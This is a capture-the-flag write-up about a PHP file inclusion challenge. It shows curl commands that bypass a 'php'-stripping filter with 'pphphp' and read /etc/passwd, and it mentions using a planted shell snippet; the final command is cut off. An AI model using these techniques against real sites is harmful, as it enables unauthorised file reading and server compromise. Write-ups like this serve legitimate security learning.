Solution for Inclusion Challenges

As usual, in the Surabaya Hacker Link group there are various challenges. Not only admins create them, but members also submit challenges, and I helped deploy this one. Not only deploying it, of course I also tried solving it :3
Without further ado, we accessed the challenge at challshl.com.
Since I was involved during deployment, I had a slight idea where the bug was located. The cool term would be white box pentest, meaning testing by reading the website source code cmiiw.
Do not forget to enable and route traffic through Burp Suite proxy to see all requests made by the web. When clicking one of the menu links, Burp Suite intercepted the request and here is its content.

We can see a request with parameter file and value article/Event.html. Hmm, interesting folder.

When accessing the article folder directly, it only responded like this:
Back to the parameter earlier, after exploring deeper, it turned out that the website only includes files from the article folder requested via XHR. Since the web uses include, we tried including index.php which previously displayed nothing here.

Failed, but wait, the error was interesting because the requested file index.php changed into index. (the string php disappeared), which does not exist on the server.
Then we tried changing the requested filename into pphp and the result was:

The string php disappeared and left only p.
Interested in that behavior, we guessed how the server-side code works:
<?php
$data = $_POST['file'];
$data = preg_replace("/php/", "", $data);
include $data;
More or less, that is how the website filter works. Then we replicated it locally:
<?php
$data = $_GET['file'];
$data = preg_replace("/php/", "", $data);
echo $data;
Request index.php
$ curl localhost/?file=index.php
index.
Result: index.
When requesting index.php, the string php disappears.
Request index.pphp
$ curl localhost/?file=index.pphp
index.p
Result: index.p
When requesting index.pphp, the string php disappears, leaving p.
Since we need to request with the string php, we need the last two letters hp.
Request index.pphphp
$ curl localhost/?file=index.pphphp
index.php
Result: index.php
When requesting index.pphphp, the string php disappears, leaving php. Because php is removed once, it leaves p and hp combined:
p[php]hp
Then we tried it on the challenge server:

The content of index (Nothing here) loaded successfully, meaning we can perform file inclusion.
$ curl https://challshl.com/index.php -X POST -d "file=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
---snip---
challshl:x:2447:2123::/home/challshl:/bin/bash
$ curl https://challshl.com/index.php -X POST -d "file=/etc/passwd"
After this point, I was not sure how to further exploit this inclusion for something more malicious. After briefly reading online, I learned that inclusion can request remote files, which can be used for Remote File Inclusion to execute an evil script on the server. However, when tested, it did not work.


But when reading the website source code, there was a malicious code snippet that executes a shell:

So we directly leveraged that code to write solver.txt.
curl https://challshl.com/index.php?_
